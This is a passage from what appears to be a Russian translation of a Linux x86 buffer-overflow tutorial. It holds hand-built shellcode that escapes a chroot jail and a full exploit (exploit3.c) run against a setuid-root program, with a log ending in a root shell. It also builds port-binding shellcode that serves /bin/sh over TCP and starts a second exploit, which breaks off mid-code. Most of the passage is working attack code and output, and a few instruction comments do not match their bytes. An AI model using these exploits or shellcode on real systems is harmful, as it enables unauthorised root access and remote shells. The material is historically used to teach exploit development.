0x804cb6f <chroot+15>:  cmpl   $0xfffff001,%eax
0x804cb74 <chroot+20>:  jae    0x804cc40 <__syscall_error>
0x804cb7a <chroot+26>:  ret
0x804cb7b <chroot+27>:  nop
0x804cb7c <chroot+28>:  nop
0x804cb7d <chroot+29>:  nop
0x804cb7e <chroot+30>:  nop
0x804cb7f <chroot+31>:  nop
End of assembler dump.
(gdb)
--------------------------------------------------------------------------------

mkdir("sh",0755); code
--------------------------------------------------------------------------------
        /* mkdir first argument is %ebx and second argument is   */
        /* %ecx.                                                 */
char code[]=
        "\x31\xc0"                      /* xorl %eax,%eax        */
        "\x31\xc9"                      /* xorl %ecx,%ecx        */
        "\xb0\x17"                      /* movb $0x27,%al        */
        "\x8d\x5e\x05"                  /* leal 0x5(%esi),%ebx   */
        /* %esi has to reference "/bin/sh" before using this     */
        /* instruction. This instruction load address of "sh"    */
        /* and store at %ebx                                     */
        "\xfe\xc5"                      /* incb %ch              */
        /* %cx = 0000 0001 0000 0000                             */
        "\xb0\x3d"                      /* movb $0xed,%cl        */
        /* %cx = 0000 0001 1110 1101                             */
        /* %cx = 000 111 101 101                                 */
        /* %cx = 0   7   5   5                                   */
        "\xcd\x80";                     /* int $0x80             */
--------------------------------------------------------------------------------

chroot("sh"); code
--------------------------------------------------------------------------------
        /* chroot first argument is ebx */
char code[]=
        "\x31\xc0"                      /* xorl %eax,%eax        */
        "\x8d\x5e\x05"                  /* leal 0x5(%esi),%ebx   */
        "\xb0\x3d"                      /* movb $0x3d,%al        */
        "\xcd\x80";                     /* int $0x80             */
--------------------------------------------------------------------------------

chroot("../../../../../../../../../../../../../../../"); code
--------------------------------------------------------------------------------
```

```
char code[]=
        "\xbb\xd2\xd1\xd0\xff"          /* movl $0xffd0d1d2,%ebx */
        /* disguised "../" character string                      */
        "\xf7\xdb"                      /* negl %ebx             */
        /* %ebx = $0x002f2e2e                                    */
        /* intel x86 is little endian.                           */
        /* %ebx = "../"                                          */
        "\x31\xc9"                      /* xorl %ecx,%ecx        */
        "\xb1\x10"                      /* movb $0x10,%cl        */
        /* prepare for looping 16 times.                         */
        "\x56"                          /* pushl %esi            */
        /* backup current %esi. %esi has the pointer of          */
        /* "/bin/sh".                                            */
        "\x01\xce"                      /* addl %ecx,%esi        */
        "\x89\x1e"                      /* movl %ebx,(%esi)      */
        "\x83\xc6\x03"                  /* addl $0x3,%esi        */
        "\xe0\xf9"                      /* loopne -0x7           */
        /* make "../../../../ . . . " character string at        */
        /* 0x10(%esi) by looping.                                */
        "\x5e"                          /* popl %esi             */
        /* restore %esi.                                         */
        "\xb0\x3d"                      /* movb $0x3d,%al        */
        "\x8d\x5e\x10"                  /* leal 0x10(%esi),%ebx  */
        /* %ebx has the address of "../../../../ . . . ".        */
        "\xcd\x80";                     /* int $0x80             */
------------------------------------------------------------------------
```

5.3 Изменяем нормальный шеллкод:

Вставим код в начало нормального шеллкода и изменим jmp и call.

новый шеллкод:

```
------------------------------------------------------------------------
char shellcode[]=
        "\xeb\x4f"                      /* jmp 0x4f              */
        "\x31\xc0"                      /* xorl %eax,%eax        */
        "\x31\xc9"                      /* xorl %ecx,%ecx        */
        "\x5e"                          /* popl %esi             */
        "\x88\x46\x07"                  /* movb %al,0x7(%esi)    */
        "\xb0\x27"                      /* movb $0x27,%al        */
        "\x8d\x5e\x05"                  /* leal 0x5(%esi),%ebx   */
        "\xfe\xc5"                      /* incb %ch              */
        "\xb1\xed"                      /* movb $0xed,%cl        */
        "\xcd\x80"                      /* int $0x80             */
        "\x31\xc0"                      /* xorl %eax,%eax        */
        "\x8d\x5e\x05"                  /* leal 0x5(%esi),%ebx   */
        "\xb0\x3d"                      /* movb $0x3d,%al        */
        "\xcd\x80"                      /* int $0x80             */
        "\x31\xc0"                      /* xorl %eax,%eax        */
        "\xbb\xd2\xd1\xd0\xff"          /* movl $0xffd0d1d2,%ebx */
        "\xf7\xdb"                      /* negl %ebx             */
        "\x31\xc9"                      /* xorl %ecx,%ecx        */
        "\xb1\x10"                      /* movb $0x10,%cl        */
        "\x56"                          /* pushl %esi            */
        "\x01\xce"                      /* addl %ecx,%esi        */
        "\x89\x1e"                      /* movl %ebx,(%esi)      */
        "\x83\xc6\x03"                  /* addl %0x3,%esi        */
        "\xe0\xf9"                      /* loopne -0x7           */
        "\x5e"                          /* popl %esi             */
        "\xb0\x3d"                      /* movb $0x3d,%al        */
        "\x8d\x5e\x10"                  /* leal 0x10(%esi),%ebx  */
        "\xcd\x80"                      /* int $0x80             */
        "\x31\xc0"                      /* xorl %eax,%eax        */
        "\x89\x76\x08"                  /* movl %esi,0x8(%esi)   */
        "\x89\x46\x0c"                  /* movl %eax,0xc(%esi)   */
        "\xb0\x0b"                      /* movb $0xb,%al         */
        "\x89\xf3"                      /* movl %esi,%ebx        */
        "\x8d\x4e\x08"                  /* leal 0x8(%esi),%ecx   */
        "\x8d\x56\x0c"                  /* leal 0xc(%esi),%edx   */
        "\xcd\x80"                      /* int $0x80             */
```

```
        "\xe8\xac\xff\xff\xff"          /* call -0x54           */
        "/bin/sh";                      /* .string \"/bin/sh\"  */
---------------------------------------------------------------------------
```

5.4 Эксплойт программы vulnerable3 за работой:

```
exploit3.c
---------------------------------------------------------------------------
#include<stdio.h>
#include<stdlib.h>

#define ALIGN                            0
#define OFFSET                           0
#define RET_POSITION                  1024
#define RANGE                           20
#define NOP                           0x90

char shellcode[]=
        "\xeb\x4f"                      /* jmp 0x4f             */
        "\x31\xc0"                      /* xorl %eax,%eax       */
        "\x31\xc9"                      /* xorl %ecx,%ecx       */
        "\x5e"                          /* popl %esi            */
        "\x88\x46\x07"                  /* movb %al,0x7(%esi)   */
        "\xb0\x27"                      /* movb $0x27,%al       */
        "\x8d\x5e\x05"                  /* leal 0x5(%esi),%ebx  */
        "\xfe\xc5"                      /* incb %ch             */
        "\xb1\xed"                      /* movb $0xed,%cl       */
        "\xcd\x80"                      /* int $0x80            */
        "\x31\xc0"                      /* xorl %eax,%eax       */
        "\x8d\x5e\x05"                  /* leal 0x5(%esi),%ebx  */
        "\xb0\x3d"                      /* movb $0x3d,%al       */
        "\xcd\x80"                      /* int $0x80            */
        "\x31\xc0"                      /* xorl %eax,%eax       */
        "\xbb\xd2\xd1\xd0\xff"          /* movl $0xffd0d1d2,%ebx */
        "\xf7\xdb"                      /* negl %ebx            */
        "\x31\xc9"                      /* xorl %ecx,%ecx       */
        "\xb1\x10"                      /* movb $0x10,%cl       */
        "\x56"                          /* pushl %esi           */
        "\x01\xce"                      /* addl %ecx,%esi       */
        "\x89\x1e"                      /* movl %ebx,(%esi)     */
        "\x83\xc6\x03"                  /* addl %0x3,%esi       */
        "\xe0\xf9"                      /* loopne -0x7          */
        "\x5e"                          /* popl %esi            */
        "\xb0\x3d"                      /* movb $0x3d,%al       */
        "\x8d\x5e\x10"                  /* leal 0x10(%esi),%ebx */
        "\xcd\x80"                      /* int $0x80            */
        "\x31\xc0"                      /* xorl %eax,%eax       */
        "\x89\x76\x08"                  /* movl %esi,0x8(%esi)  */
        "\x89\x46\x0c"                  /* movl %eax,0xc(%esi)  */
        "\xb0\x0b"                      /* movb $0xb,%al        */
        "\x89\xf3"                      /* movl %esi,%ebx       */
        "\x8d\x4e\x08"                  /* leal 0x8(%esi),%ecx  */
        "\x8d\x56\x0c"                  /* leal 0xc(%esi),%edx  */
        "\xcd\x80"                      /* int $0x80            */
        "\xe8\xac\xff\xff\xff"          /* call -0x54           */
        "/bin/sh";                      /* .string \"/bin/sh\"  */

unsigned long get_sp(void)
{
        __asm__("movl %esp,%eax");
}

void main(int argc,char **argv)
{
        char buff[RET_POSITION+RANGE+ALIGN+1],*ptr;
        long addr;
        unsigned long sp;
        int offset=OFFSET,bsize=RET_POSITION+RANGE+ALIGN+1;
        int i;

        if(argc>1)
```

```
                offset=atoi(argv[1]);

        sp=get_sp();
        addr=sp-offset;

        for(i=0;i<bsize;i+=4)
        {
                buff[i+ALIGN]=(addr&0x000000ff);
                buff[i+ALIGN+1]=(addr&0x0000ff00)>>8;
                buff[i+ALIGN+2]=(addr&0x00ff0000)>>16;
                buff[i+ALIGN+3]=(addr&0xff000000)>>24;
        }

        for(i=0;i<bsize-RANGE*2-strlen(shellcode)-1;i++)
                buff[i]=NOP;

        ptr=buff+bsize-RANGE*2-strlen(shellcode)-1;
        for(i=0;i<strlen(shellcode);i++)
                *(ptr++)=shellcode[i];

        buff[bsize-1]='\0';

        printf("Jump to 0x%08x\n",addr);

        execl("./vulnerable3","vulnerable3",buff,0);
}
-------------------------------------------------------------------------------
```

поехали!

```
-------------------------------------------------------------------------------
[ ohhara@ohhara ~ ] {1} $ ls -l vulnerable3
-rwsr-xr-x   1 root     root         4348 Oct 18 15:06 vulnerable3*
[ ohhara@ohhara ~ ] {2} $ ls -l exploit3
-rwxr-xr-x   1 ohhara   cse          5059 Oct 18 17:13 exploit3*
[ ohhara@ohhara ~ ] {3} $ ./exploit3
Jump to 0xbfffec68
Segmentation fault
[ ohhara@ohhara ~ ] {4} $ ./exploit3 500
Jump to 0xbfffea74
Segmentation fault
[ ohhara@ohhara ~ ] {5} $ ./exploit3 -500
Jump to 0xbfffee5c
bash# whoami
root
bash# pwd
/home/ftp
bash# cd /
bash# pwd
/
bash# ls
afs  boot  etc     home  lost+found  mnt   root  tmp  var
bin  dev   export  lib   misc        proc  sbin  usr
bash#
-------------------------------------------------------------------------------
```

5.5. Зачем нам эта техника? Мы не можем получить директорию рута при помощи атаки sachroot-енной программы setuid с переполнением буфера. Однако, мы можем добраться до всех директорий, применив эту технику. **6. Открытие сокета** Мы можем 'поломать' даемон, если попытаемся переполнить буфер в этом даемоне. В большинстве случаев, мы должны запустить шелл, открыть сокет, и законнектиться на наш стандартный I/O. Иначе мы не получим шелл. Даже если мы раздобудем шелл, сервер сразу же засбОит, и мы не сможем далее работать. В таком случае мы должны создать сложный шеллкод, чтобы законнектиться на стандартный I/O. **6.1 Пример уязвимой программы:**

```
-------------------------------------------------------------------------------
#include<string.h>

int main(int argc,char **argv)
```

```
{
        char buffer[1024];
        if(argc>1)
                strcpy(buffer,argv[1]);
}
-------------------------------------------------------------------------
```

Это обычная уязвимая программа. Я использую ее для показа переполнения буфера с открытием сокета, т.к. я очень ленивый чтобы писать всякие примеры даемон программ. :) Однако, после того как вы взгляните на этот код, вы все поймете.

6.2 Пишем код открытия сокета

Если мы сможем выполнить этот код, то мы откроем сокет.

```
opensocketasm1.c
-------------------------------------------------------------------------
#include<unistd.h>
#include<sys/socket.h>
#include<netinet/in.h>

int soc,cli,soc_len;
struct sockaddr_in serv_addr;
struct sockaddr_in cli_addr;

int main()
{
        if(fork()==0)
        {
                serv_addr.sin_family=AF_INET;
                serv_addr.sin_addr.s_addr=htonl(INADDR_ANY);
                serv_addr.sin_port=htons(30464);
                soc=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
                bind(soc,(struct sockaddr *)&serv_addr,sizeof(serv_addr));
                listen(soc,1);
                soc_len=sizeof(cli_addr);
                cli=accept(soc,(struct sockaddr *)&cli_addr,&soc_len);
                dup2(cli,0);
                dup2(cli,1);
                dup2(cli,2);
                execl("/bin/sh","sh",0);
        }
}
-------------------------------------------------------------------------
```

Сложно написать то же самое на ассемблере. Вы можете сделать эту программу проще.

```
opensocketasm2.c
-------------------------------------------------------------------------
#include<unistd.h>
#include<sys/socket.h>
#include<netinet/in.h>

int soc,cli;
struct sockaddr_in serv_addr;

int main()
{
        if(fork()==0)
        {
                serv_addr.sin_family=2;
                serv_addr.sin_addr.s_addr=0;
                serv_addr.sin_port=0x77;
                soc=socket(2,1,6);
                bind(soc,(struct sockaddr *)&serv_addr,0x10);
                listen(soc,1);
                cli=accept(soc,0,0);
                dup2(cli,0);
                dup2(cli,1);
                dup2(cli,2);
                execl("/bin/sh","sh",0);
```

```
        }
}
-------------------------------------------------------------------------
```

компилируем и дизассемблируем:

```
-------------------------------------------------------------------------
[ ohhara@ohhara ~ ] {1} $ gcc -o opensocketasm2 -static opensocketasm2.c
[ ohhara@ohhara ~ ] {2} $ gdb opensocketasm2
GNU gdb 4.17
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) disassemble fork
Dump of assembler code for function fork:
0x804ca90 <fork>:       movl   $0x2,%eax
0x804ca95 <fork+5>:     int    $0x80
0x804ca97 <fork+7>:     cmpl   $0xfffff001,%eax
0x804ca9c <fork+12>:    jae    0x804cdc0 <__syscall_error>
0x804caa2 <fork+18>:    ret
0x804caa3 <fork+19>:    nop
0x804caa4 <fork+20>:    nop
0x804caa5 <fork+21>:    nop
0x804caa6 <fork+22>:    nop
0x804caa7 <fork+23>:    nop
0x804caa8 <fork+24>:    nop
0x804caa9 <fork+25>:    nop
0x804caaa <fork+26>:    nop
0x804caab <fork+27>:    nop
0x804caac <fork+28>:    nop
0x804caad <fork+29>:    nop
0x804caae <fork+30>:    nop
0x804caaf <fork+31>:    nop
End of assembler dump.
(gdb) disassemble socket
Dump of assembler code for function socket:
0x804cda0 <socket>:     movl   %ebx,%edx
0x804cda2 <socket+2>:   movl   $0x66,%eax
0x804cda7 <socket+7>:   movl   $0x1,%ebx
0x804cdac <socket+12>:  leal   0x4(%esp,1),%ecx
0x804cdb0 <socket+16>:  int    $0x80
0x804cdb2 <socket+18>:  movl   %edx,%ebx
0x804cdb4 <socket+20>:  cmpl   $0xffffff83,%eax
0x804cdb7 <socket+23>:  jae    0x804cdc0 <__syscall_error>
0x804cdbd <socket+29>:  ret
0x804cdbe <socket+30>:  nop
0x804cdbf <socket+31>:  nop
End of assembler dump.
(gdb) disassemble bind
Dump of assembler code for function bind:
0x804cd60 <bind>:       movl   %ebx,%edx
0x804cd62 <bind+2>:     movl   $0x66,%eax
0x804cd67 <bind+7>:     movl   $0x2,%ebx
0x804cd6c <bind+12>:    leal   0x4(%esp,1),%ecx
0x804cd70 <bind+16>:    int    $0x80
0x804cd72 <bind+18>:    movl   %edx,%ebx
0x804cd74 <bind+20>:    cmpl   $0xffffff83,%eax
0x804cd77 <bind+23>:    jae    0x804cdc0 <__syscall_error>
0x804cd7d <bind+29>:    ret
0x804cd7e <bind+30>:    nop
0x804cd7f <bind+31>:    nop
End of assembler dump.
(gdb) disassemble listen
Dump of assembler code for function listen:
0x804cd80 <listen>:     movl   %ebx,%edx
0x804cd82 <listen+2>:   movl   $0x66,%eax
0x804cd87 <listen+7>:   movl   $0x4,%ebx
0x804cd8c <listen+12>:  leal   0x4(%esp,1),%ecx
```

```
0x804cd90 <listen+16>:  int    $0x80
0x804cd92 <listen+18>:  movl   %edx,%ebx
0x804cd94 <listen+20>:  cmpl   $0xffffff83,%eax
0x804cd97 <listen+23>:  jae    0x804cdc0 <__syscall_error>
0x804cd9d <listen+29>:  ret
0x804cd9e <listen+30>:  nop
0x804cd9f <listen+31>:  nop
End of assembler dump.
(gdb) disassemble accept
Dump of assembler code for function __accept:
0x804cd40 <__accept>:   movl   %ebx,%edx
0x804cd42 <__accept+2>: movl   $0x66,%eax
0x804cd47 <__accept+7>: movl   $0x5,%ebx
0x804cd4c <__accept+12>:        leal   0x4(%esp,1),%ecx
0x804cd50 <__accept+16>:        int    $0x80
0x804cd52 <__accept+18>:        movl   %edx,%ebx
0x804cd54 <__accept+20>:        cmpl   $0xffffff83,%eax
0x804cd57 <__accept+23>:        jae    0x804cdc0 <__syscall_error>
0x804cd5d <__accept+29>:        ret
0x804cd5e <__accept+30>:        nop
0x804cd5f <__accept+31>:        nop
End of assembler dump.
(gdb) disassemble dup2
Dump of assembler code for function dup2:
0x804cbe0 <dup2>:       movl   %ebx,%edx
0x804cbe2 <dup2+2>:     movl   0x8(%esp,1),%ecx
0x804cbe6 <dup2+6>:     movl   0x4(%esp,1),%ebx
0x804cbea <dup2+10>:    movl   $0x3f,%eax
0x804cbef <dup2+15>:    int    $0x80
0x804cbf1 <dup2+17>:    movl   %edx,%ebx
0x804cbf3 <dup2+19>:    cmpl   $0xfffff001,%eax
0x804cbf8 <dup2+24>:    jae    0x804cdc0 <__syscall_error>
0x804cbfe <dup2+30>:    ret
0x804cbff <dup2+31>:    nop
End of assembler dump.
(gdb)
```

---

fork(); code

```
char code[]=
        "\x31\xc0"                      /* xorl %eax,%eax        */
        "\xb0\x02"                      /* movb $0x2,%al         */
        "\xcd\x80";                     /* int $0x80             */
```

---

socket(2,1,6); code

```
        /* %ecx is a pointer of all arguments.                  */
char code[]=
        "\x31\xc0"                      /* xorl %eax,%eax        */
        "\x31\xdb"                      /* xorl %ebx,%ebx        */
        "\x89\xf1"                      /* movl %esi,%ecx        */
        "\xb0\x02"                      /* movb $0x2,%al         */
        "\x89\x06"                      /* movl %eax,(%esi)      */
        /* The first argument.                                  */
        /* %esi has reference free memory space before using    */
        /* this instruction.                                    */
        "\xb0\x01"                      /* movb $0x1,%al         */
        "\x89\x46\x04"                  /* movl %eax,0x4(%esi)   */
        /* The second argument.                                 */
        "\xb0\x06"                      /* movb $0x6,%al         */
        "\x89\x46\x08"                  /* movl %eax,0x8(%esi)   */
        /* The third argument.                                  */
        "\xb0\x66"                      /* movb $0x66,%al        */
        "\xb3\x01"                      /* movb $0x1,%bl         */
        "\xcd\x80";                     /* int $0x80             */
```

---

bind(soc,(struct sockaddr *)&serv_addr,0x10); code

```
        /* %ecx is a pointer of all arguments.                  */
```

```
char code[]=
        "\x89\xf1"                      /* movl %esi,%ecx        */
        "\x89\x06"                      /* movl %eax,(%esi)      */
        /* %eax has to have soc value before using this          */
        /* instruction.                                          */
        /* the first argument.                                   */
        "\xb0\x02"                      /* movb $0x2,%al         */
        "\x66\x89\x46\x0c"              /* movw %ax,0xc(%esi)    */
        /* serv_addr.sin_family=2                                */
        /* 2 is stored at 0xc(%esi).                             */
        "\xb0\x77"                      /* movb $0x77,%al        */
        "\x66\x89\x46\x0e"              /* movw %ax,0xe(%esi)    */
        /* store port number at 0xe(%esi)                        */
        "\x8d\x46\x0c"                  /* leal 0xc(%esi),%eax   */
        /* %eax = the address of serv_addr                       */
        "\x89\x46\x04"                  /* movl %eax,0x4(%esi)   */
        /* the second argument.                                  */
        "\x31\xc0"                      /* xorl %eax,%eax        */
        "\x89\x46\x10"                  /* movl %eax,0x10(%esi)  */
        /* serv_addr.sin_addr.s_addr=0                           */
        /* 0 is stored at 0x10(%esi).                            */
        "\xb0\x10"                      /* movb $0x10,%al        */
        "\x89\x46\x08"                  /* movl %eax,0x8(%esi)   */
        /* the third argument.                                   */
        "\xb0\x66"                      /* movb $0x66,%al        */
        "\xb3\x02"                      /* movb $0x2,%bl         */
        "\xcd\x80";                     /* int $0x80             */
-------------------------------------------------------------------------
listen(soc,1); code
-------------------------------------------------------------------------
        /* %ecx is a pointer of all arguments.                   */
char code[]=
        "\x89\xf1"                      /* movl %esi,%ecx        */
        "\x89\x06"                      /* movl %eax,(%esi)      */
        /* %eax has to have soc value before using this          */
        /* instruction.                                          */
        /* the first argument.                                   */
        "\xb0\x01"                      /* movb $0x1,%al         */
        "\x89\x46\x04"                  /* movl %eax,0x4(%esi)   */
        /* the second argument.                                  */
        "\xb0\x66"                      /* movb $0x66,%al        */
        "\xb3\x04"                      /* movb $0x4,%bl         */
        "\xcd\x80";                     /* int $0x80             */
-------------------------------------------------------------------------
accept(soc,0,0); code
-------------------------------------------------------------------------
        /* %ecx is a pointer of all arguments.                   */
char code[]=
        "\x89\xf1"                      /* movl %esi,%ecx        */
        "\x89\xf1"                      /* movl %eax,(%esi)      */
        /* %eax has to have soc value before using this          */
        /* instruction.                                          */
        /* the first argument.                                   */
        "\x31\xc0"                      /* xorl %eax,%eax        */
        "\x89\x46\x04"                  /* movl %eax,0x4(%esi)   */
        /* the second argument.                                  */
        "\x89\x46\x08"                  /* movl %eax,0x8(%esi)   */
        /* the third argument.                                   */
        "\xb0\x66"                      /* movb $0x66,%al        */
        "\xb3\x05"                      /* movb $0x5,%bl         */
        "\xcd\x80";                     /* int $0x80             */
-------------------------------------------------------------------------
dup2(cli,0); code
-------------------------------------------------------------------------
        /* the first argument is %ebx and the second argument    */
        /* is %ecx                                               */
char code[]=
        /* %eax has to have cli value before using this          */
        /* instruction.                                          */
        "\x88\xc3"                      /* movb %al,%bl          */
        "\xb0\x3f"                      /* movb $0x3f,%al        */
```

```
        "\x31\xc9"                      /* xorl %ecx,%ecx       */
        "\xcd\x80";                     /* int $0x80            */
---------------------------------------------------------------------------
```

6.3 Модифицируем нормальный шеллкод:

новый шеллкод

```
---------------------------------------------------------------------------
char shellcode[]=
        "\x31\xc0"                      /* xorl %eax,%eax       */
        "\xb0\x02"                      /* movb $0x2,%al        */
        "\xcd\x80"                      /* int $0x80            */
        "\x85\xc0"                      /* testl %eax,%eax      */
        "\x75\x43"                      /* jne 0x43             */
        /* fork()!=0 case                                       */
        /* It will call exit(0)                                 */
        /* To do that, it will jump twice, because exit(0) is   */
        /* located so far.                                      */
        "\xeb\x43"                      /* jmp 0x43             */
        /* fork()==0 case                                       */
        /* It will call -0xa5                                   */
        /* To do that, it will jump twice, because call -0xa5   */
        /* is located so far.                                   */
        "\x5e"                          /* popl %esi            */
        "\x31\xc0"                      /* xorl %eax,%eax       */
        "\x31\xdb"                      /* xorl %ebx,%ebx       */
        "\x89\xf1"                      /* movl %esi,%ecx       */
        "\xb0\x02"                      /* movb $0x2,%al        */
        "\x89\x06"                      /* movl %eax,(%esi)     */
        "\xb0\x01"                      /* movb $0x1,%al        */
        "\x89\x46\x04"                  /* movl %eax,0x4(%esi)  */
        "\xb0\x06"                      /* movb $0x6,%al        */
        "\x89\x46\x08"                  /* movl %eax,0x8(%esi)  */
        "\xb0\x66"                      /* movb $0x66,%al       */
        "\xb3\x01"                      /* movb $0x1,%bl        */
        "\xcd\x80"                      /* int $0x80            */
        "\x89\x06"                      /* movl %eax,(%esi)     */
        "\xb0\x02"                      /* movb $0x2,%al        */
        "\x66\x89\x46\x0c"              /* movw %ax,0xc(%esi)   */
        "\xb0\x77"                      /* movb $0x77,%al       */
        "\x66\x89\x46\x0e"              /* movw %ax,0xe(%esi)   */
        "\x8d\x46\x0c"                  /* leal 0xc(%esi),%eax  */
        "\x89\x46\x04"                  /* movl %eax,0x4(%esi)  */
        "\x31\xc0"                      /* xorl %eax,%eax       */
        "\x89\x46\x10"                  /* movl %eax,0x10(%esi) */
        "\xb0\x10"                      /* movb $0x10,%al       */
        "\x89\x46\x08"                  /* movl %eax,0x8(%esi)  */
        "\xb0\x66"                      /* movb $0x66,%al       */
        "\xb3\x02"                      /* movb $0x2,%bl        */
        "\xcd\x80"                      /* int $0x80            */
        "\xeb\x04"                      /* jmp 0x4              */
        "\xeb\x55"                      /* jmp 0x55             */
        "\xeb\x5b"                      /* jmp 0x5b             */
        "\xb0\x01"                      /* movb $0x1,%al        */
        "\x89\x46\x04"                  /* movl %eax,0x4(%esi)  */
        "\xb0\x66"                      /* movb $0x66,%al       */
        "\xb3\x04"                      /* movb $0x4,%bl        */
        "\xcd\x80"                      /* int $0x80            */
        "\x31\xc0"                      /* xorl %eax,%eax       */
        "\x89\x46\x04"                  /* movl %eax,0x4(%esi)  */
        "\x89\x46\x08"                  /* movl %eax,0x8(%esi)  */
        "\xb0\x66"                      /* movb $0x66,%al       */
        "\xb3\x05"                      /* movb $0x5,%bl        */
        "\xcd\x80"                      /* int $0x80            */
        "\x88\xc3"                      /* movb %al,%bl         */
        "\xb0\x3f"                      /* movb $0x3f,%al       */
        "\x31\xc9"                      /* xorl %ecx,%ecx       */
        "\xcd\x80"                      /* int $0x80            */
        "\xb0\x3f"                      /* movb $0x3f,%al       */
        "\xb1\x01"                      /* movb $0x1,%cl        */
```

```
        "\xcd\x80"                      /* int $0x80            */
        "\xb0\x3f"                      /* movb $0x3f,%al       */
        "\xb1\x02"                      /* movb $0x2,%cl        */
        "\xcd\x80"                      /* int $0x80            */
        "\xb8\x2f\x62\x69\x6e"          /* movl $0x6e69622f,%eax */
        /* %eax="/bin"                                          */
        "\x89\x06"                      /* movl %eax,(%esi)     */
        "\xb8\x2f\x73\x68\x2f"          /* movl $0x2f68732f,%eax */
        /* %eax="/sh/"                                          */
        "\x89\x46\x04"                  /* movl %eax,0x4(%esi)  */
        "\x31\xc0"                      /* xorl %eax,%eax       */
        "\x88\x46\x07"                  /* movb %al,0x7(%esi)   */
        "\x89\x76\x08"                  /* movl %esi,0x8(%esi)  */
        "\x89\x46\x0c"                  /* movl %eax,0xc(%esi)  */
        "\xb0\x0b"                      /* movb $0xb,%al        */
        "\x89\xf3"                      /* movl %esi,%ebx       */
        "\x8d\x4e\x08"                  /* leal 0x8(%esi),%ecx  */
        "\x8d\x56\x0c"                  /* leal 0xc(%esi),%edx  */
        "\xcd\x80"                      /* int $0x80            */
        "\x31\xc0"                      /* xorl %eax,%eax       */
        "\xb0\x01"                      /* movb $0x1,%al        */
        "\x31\xdb"                      /* xorl %ebx,%ebx       */
        "\xcd\x80"                      /* int $0x80            */
        "\xe8\x5b\xff\xff\xff";         /* call -0xa5           */
---------------------------------------------------------------------------
```

6.4 Эксплуатируем программу vulnerable4

С таким кодом мы можем влегкую написать код эксплойта. А Вы должны дописать код, чтобы законнектиться к сокету.

```
exploit4.c
---------------------------------------------------------------------------
#include<stdio.h>
#include<stdlib.h>
#include<unistd.h>
#include<netdb.h>
#include<netinet/in.h>

#define ALIGN                            0
#define OFFSET                           0
#define RET_POSITION                  1024
#define RANGE                           20
#define NOP                           0x90

char shellcode[]=
        "\x31\xc0"                      /* xorl %eax,%eax       */
        "\xb0\x02"                      /* movb $0x2,%al        */
        "\xcd\x80"                      /* int $0x80            */
        "\x85\xc0"                      /* testl %eax,%eax      */
        "\x75\x43"                      /* jne 0x43             */
        "\xeb\x43"                      /* jmp 0x43             */
        "\x5e"                          /* popl %esi            */
        "\x31\xc0"                      /* xorl %eax,%eax       */
        "\x31\xdb"                      /* xorl %ebx,%ebx       */
        "\x89\xf1"                      /* movl %esi,%ecx       */
        "\xb0\x02"                      /* movb $0x2,%al        */
        "\x89\x06"                      /* movl %eax,(%esi)     */
        "\xb0\x01"                      /* movb $0x1,%al        */
        "\x89\x46\x04"                  /* movl %eax,0x4(%esi)  */
        "\xb0\x06"                      /* movb $0x6,%al        */
        "\x89\x46\x08"                  /* movl %eax,0x8(%esi)  */
        "\xb0\x66"                      /* movb $0x66,%al       */
        "\xb3\x01"                      /* movb $0x1,%bl        */
        "\xcd\x80"                      /* int $0x80            */
        "\x89\x06"                      /* movl %eax,(%esi)     */
        "\xb0\x02"                      /* movb $0x2,%al        */
        "\x66\x89\x46\x0c"              /* movw %ax,0xc(%esi)   */
        "\xb0\x77"                      /* movb $0x77,%al       */
        "\x66\x89\x46\x0e"              /* movw %ax,0xe(%esi)   */
        "\x8d\x46\x0c"                  /* leal 0xc(%esi),%eax  */
```

```
        "\x89\x46\x04"                  /* movl %eax,0x4(%esi)   */
        "\x31\xc0"                      /* xorl %eax,%eax        */
        "\x89\x46\x10"                  /* movl %eax,0x10(%esi)  */
        "\xb0\x10"                      /* movb $0x10,%al        */
        "\x89\x46\x08"                  /* movl %eax,0x8(%esi)   */
        "\xb0\x66"                      /* movb $0x66,%al        */
        "\xb3\x02"                      /* movb $0x2,%bl         */
        "\xcd\x80"                      /* int $0x80             */
        "\xeb\x04"                      /* jmp 0x4               */
        "\xeb\x55"                      /* jmp 0x55              */
        "\xeb\x5b"                      /* jmp 0x5b              */
        "\xb0\x01"                      /* movb $0x1,%al         */
        "\x89\x46\x04"                  /* movl %eax,0x4(%esi)   */
        "\xb0\x66"                      /* movb $0x66,%al        */
        "\xb3\x04"                      /* movb $0x4,%bl         */
        "\xcd\x80"                      /* int $0x80             */
        "\x31\xc0"                      /* xorl %eax,%eax        */
        "\x89\x46\x04"                  /* movl %eax,0x4(%esi)   */
        "\x89\x46\x08"                  /* movl %eax,0x8(%esi)   */
        "\xb0\x66"                      /* movb $0x66,%al        */
        "\xb3\x05"                      /* movb $0x5,%bl         */
        "\xcd\x80"                      /* int $0x80             */
        "\x88\xc3"                      /* movb %al,%bl          */
        "\xb0\x3f"                      /* movb $0x3f,%al        */
        "\x31\xc9"                      /* xorl %ecx,%ecx        */
        "\xcd\x80"                      /* int $0x80             */
        "\xb0\x3f"                      /* movb $0x3f,%al        */
        "\xb1\x01"                      /* movb $0x1,%cl         */
        "\xcd\x80"                      /* int $0x80             */
        "\xb0\x3f"                      /* movb $0x3f,%al        */
        "\xb1\x02"                      /* movb $0x2,%cl         */
        "\xcd\x80"                      /* int $0x80             */
        "\xb8\x2f\x62\x69\x6e"          /* movl $0x6e69622f,%eax */
        "\x89\x06"                      /* movl %eax,(%esi)      */
        "\xb8\x2f\x73\x68\x2f"          /* movl $0x2f68732f,%eax */
        "\x89\x46\x04"                  /* movl %eax,0x4(%esi)   */
        "\x31\xc0"                      /* xorl %eax,%eax        */
        "\x88\x46\x07"                  /* movb %al,0x7(%esi)    */
        "\x89\x76\x08"                  /* movl %esi,0x8(%esi)   */
        "\x89\x46\x0c"                  /* movl %eax,0xc(%esi)   */
        "\xb0\x0b"                      /* movb $0xb,%al         */
        "\x89\xf3"                      /* movl %esi,%ebx        */
        "\x8d\x4e\x08"                  /* leal 0x8(%esi),%ecx   */
        "\x8d\x56\x0c"                  /* leal 0xc(%esi),%edx   */
        "\xcd\x80"                      /* int $0x80             */
        "\x31\xc0"                      /* xorl %eax,%eax        */
        "\xb0\x01"                      /* movb $0x1,%al         */
        "\x31\xdb"                      /* xorl %ebx,%ebx        */
